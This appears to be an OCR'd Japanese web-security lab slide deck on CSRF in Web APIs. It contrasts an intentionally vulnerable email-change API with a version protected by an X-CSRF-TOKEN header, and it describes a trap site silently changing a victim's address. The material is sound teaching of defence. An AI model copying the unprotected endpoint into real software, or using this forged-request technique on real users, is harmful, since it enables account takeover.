


・Web APIのCSRF脆弱性


4g-022 ： CSRF脆弱なメールアドレス変更

【ブラウザ】









【サーバ: 4g/4g-022.html 】

/var/www/html/4g/4g-022.html - wasbook@example.jp - エディタ - WinSCP

```
<body onload="mailcheck()">
<script>
function mailcheck() {
  var req = new XMLHttpRequest();
  req.open("GET", "4g-020.php");
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var obj = JSON.parse(req.responseText);
      var p_mail = document.getElementById("p_mail");
      p_mail.textContent = "メールアドレス:" + obj.mail;
    }
  };
  req.send(null);
}

function chgmail() {
  var req = new XMLHttpRequest();
  req.open("POST", "4g-021.php");
  req.withCredentials = true;
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var obj = JSON.parse(req.responseText);
      var result = document.getElementById("result");
      result.textContent = "アドレス変更: " + obj.result;
      mailcheck();
    }
  };
  var mail = document.getElementById('mail').value;
  json = JSON.stringify({"mail": mail});
  req.send(json);
}
</script>
<input id="mail">
<input type="button" value="メールアドレス変更" onclick="chgmail()">
<p id="p_mail"></p>
<p id="result"></p>
<body>
```

【サーバ: 4g/4g-020.php 】

/var/www/html/4g/4g-020.php - wasbook@example.jp - エディタ - WinSCP


```
<?php
  session_start();
  if (empty($_SESSION['mail'])) {
    $_SESSION['mail'] = 'secret@example.jp';
  }
  // メールアドレスをJSONで返す
  header('Content-Type: application/json; charset=UTF-8');
  echo json_encode(array(
    'mail'    => $_SESSION['mail']));
```

【サーバ: 4g/4g-021.php 】


/var/www/html/4g/4g-021.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  session_start();
  if (empty($_SESSION['mail'])) {
    header('HTTP/1.1 403 Forbidden');
    die('ログインが必要です');
  }
  $json = file_get_contents('php://input');
  $array = json_decode($json, true);
  // 更新処理
  $_SESSION['mail'] = $array['mail'];
  $result = array('result' => 'ok');
  header('Content-Type: application/json; charset=UTF-8');
  echo json_encode($result);
```


【ブラウザ→サーバ：リクエスト 4g/4g-022.html → レスポンス 】




【ブラウザ→サーバ： リクエスト 4g/4g-020.php → レスポンス 】



【ブラウザ→サーバ： リクエスト 4g/4g-021.php → レスポンス 】



【ブラウザ→サーバ： リクエスト 4g/4g-020.php → レスポンス 】




4g-022 ： CSRF脆弱なメールアドレス変更

【ブラウザ】


- Web APIのCSRF脆弱性
  1. 4g-022 :CSRF脆弱なメールアドレス変更
  2. 4g-921 :CSRF攻撃
  3. 4g-022a:CSRF対策済みのメールアドレス変更
  4. 4g-921a:CSRF攻撃
  5. 4g-022b:CSRF対策済みのメールアドレス変更
  6. 4g-921b:CSRF攻撃
  7. 4g-022c:CSRF対策済みのメールアドレス変更
  8. 4g-921c:CSRF攻撃
  9. 4g-921d:CSRF攻撃(2)

```
<li>Web APIのCSRF脆弱性</li>
<ol>
<li><a href="4g-022.html">4g-022 :CSRF脆弱なメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921.html">4g-921 :CSRF攻撃</a></li>
<li><a href="4g-022a.html">4g-022a:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a:CSRF攻撃</a></li>
<li><a href="4g-022b.html">4g-022b:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b:CSRF攻撃</a></li>
<li><a href="4g-022c.html">4g-022c:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c:CSRF攻撃</a></li>
<li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d:CSRF攻撃(2)</a></li>
</ol>
```




「cracked@example.jp」に変更してしまっています

【サーバ： 4g/4g-921.html 】




XMLHttpRequestのWithCredentialsプロパティをtrueに設定して、APIを呼び出しています
API側でクロスオリジンの呼び出しを許可していないので、罠サイトのJavaScriptでは
HTTPレスポンスを参照できませんが、CSRF攻撃はHTTPリクエストを送るだけで
成立します


【サーバ： 4g/4g-021.php 】



【ブラウザ→偽サーバ：リクエスト trap.example.com/4g/4g-921.html → レスポンス 】



【ブラウザ→サーバ：リクエスト 4g/4g-021.php → レスポンス 】




「cracked@example.jp」に変更してしまっています

4g-022a ： CSRF対策済みのメールアドレス変更 （CSRFトークン）


【ブラウザ】

- Web APIのCSRF脆弱性
  1. 4g-022 :CSRF脆弱なメールアドレス変更
  2. 4g-921 :CSRF攻撃
  3. 4g-022a:CSRF対策済みのメールアドレス変更
  4. 4g-921a:CSRF攻撃
  5. 4g-022b:CSRF対策済みのメールアドレス変更
  6. 4g-921b:CSRF攻撃
  7. 4g-022c:CSRF対策済みのメールアドレス変更
  8. 4g-921c:CSRF攻撃
  9. 4g-921d:CSRF攻撃(2)


```
<li>Web APIのCSRF脆弱性</li>
<ol>
<li><a href="4g-022.html">4g-022 :CSRF脆弱なメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921.html">4g-921 :CSRF攻撃</a></li>
<li><a href="4g-022a.html">4g-022a:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a:CSRF攻撃</a></li>
<li><a href="4g-022b.html">4g-022b:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b:CSRF攻撃</a></li>
<li><a href="4g-022c.html">4g-022c:CSRF対策済みのメールアドレス変更</a></li>
<li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c:CSRF攻撃</a></li>
<li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d:CSRF攻撃(2)</a></li>
</ol>
```



メールアドレス:secret@example.jp




メールアドレス:secret@example.jp



メールアドレス:hoge@example.jp

アドレス変更: ok




```
<body onload="mailcheck()">
<script>
var token = null;
function mailcheck() {
  var req = new XMLHttpRequest();
  req.open("GET", "4g-020a.php");
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var obj = JSON.parse(req.responseText);
      var p_mail = document.getElementById("p_mail");
      p_mail.textContent = "メールアドレス:" + obj.mail;
      token = obj.token;
    }
  };
  req.send(null);
}

function chgmail() {
  var req = new XMLHttpRequest();
  req.open("POST", "4g-021a.php");
  req.setRequestHeader("X-CSRF-TOKEN", token);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var obj = JSON.parse(req.responseText);
      var result = document.getElementById("result");
      result.textContent = "アドレス変更: " + obj.result;
      mailcheck();
    }
  };
  var mail = document.getElementById('mail').value;
  json = JSON.stringify({"mail": mail});
  req.send(json);
}
</script>
<input id="mail">
<input type="button" value="メールアドレス変更" onclick="chgmail()">
<p id="p_mail"></p>
<p id="result"></p>
<body>
```

【サーバ： 4g/4g-022a.html 】

/var/www/html/4g/4g-022a.html - wasbook@example.jp - エディタ - WinSCP

```
<body onload="mailcheck()">
<script>
var token = null;
function mailcheck() {
  var req = new XMLHttpRequest();
  req.open("GET", "4g-020a.php");
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var obj = JSON.parse(req.responseText);
      var p_mail = document.getElementById("p_mail");
      p_mail.textContent = "メールアドレス:" + obj.mail;
      token = obj.token;
    }
  };
  req.send(null);
}

function chgmail() {
  var req = new XMLHttpRequest();
  req.open("POST", "4g-021a.php");
  req.setRequestHeader('X-CSRF-TOKEN', token);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var obj = JSON.parse(req.responseText);
      var result = document.getElementById("result");
      result.textContent = "アドレス変更: " + obj.result;
      mailcheck();
    }
  };
  var mail = document.getElementById('mail').value;
  json = JSON.stringify({"mail": mail});
  req.send(json);
}
</script>
<input id="mail">
<input type="button" value="メールアドレス変更" onclick="chgmail()">
<p id="p_mail"></p>
<p id="result"></p>
<body>
```

HTTPリクエストヘッダ X-CSRF-TOKENにトークンをセット

【サーバ： 4g/4g-020a.php 】

/var/www/html/4g/4g-020a.php - wasbook@example.jp - エディタ - WinSCP

```
k?php
  session_start();
  if (empty($_SESSION['mail'])) {
    $_SESSION['mail']   = 'secret@example.jp';
  }
  if (empty($_SESSION['token'])) { // トークンがなければ生成する
    $token = bin2hex(openssl_random_pseudo_bytes(24));
    $_SESSION['token'] = $token;
  }
  // メールアドレス、トークンをJSONで返す
  header('Content-Type: application/json; charset=UTF-8');
  $json = json_encode(array(
    'mail'   => $_SESSION['mail'],
    'token'  => $_SESSION['token']));
  echo $json;
```

セッション変数にトークンを設定

トークンをJSONで返す


【サーバ:4g/4g-021a.php 】

/var/www/html/4g/4g-021a.php - wasbook@example.jp - エディタ - WinSCP


```
k?php
  session_start();
  if (empty($_SESSION['mail'])) {
    header('HTTP/1.1 403 Forbidden');
    die('ログインが必要です');
  }
  $json = file_get_contents('php://input');
  $array = json_decode($json, true);
  $token = $_SERVER['HTTP_X_CSRF_TOKEN'];
  if (empty($token) || $token !== $_SESSION['token']) {
    header('HTTP/1.1 403 Forbidden');
    // セキュリティ上の問題なのでログを生成する
    error_log('** CSRF detected **');
    die('正規の経路から使用ください');
  }
  // 更新処理
  $_SESSION['mail'] = $array['mail'];
  $result = array('result' => 'ok');
  header('Content-Type: application/json; charset=UTF-8');
  echo json_encode($result);
```

HTTPリクエストヘッダ X-CSRF-TOKENのトークンと
セッション変数のトークンが、同一であることをチェック


【ブラウザ→サーバ：リクエスト 4g/4g-022a.html → レスポンス 】



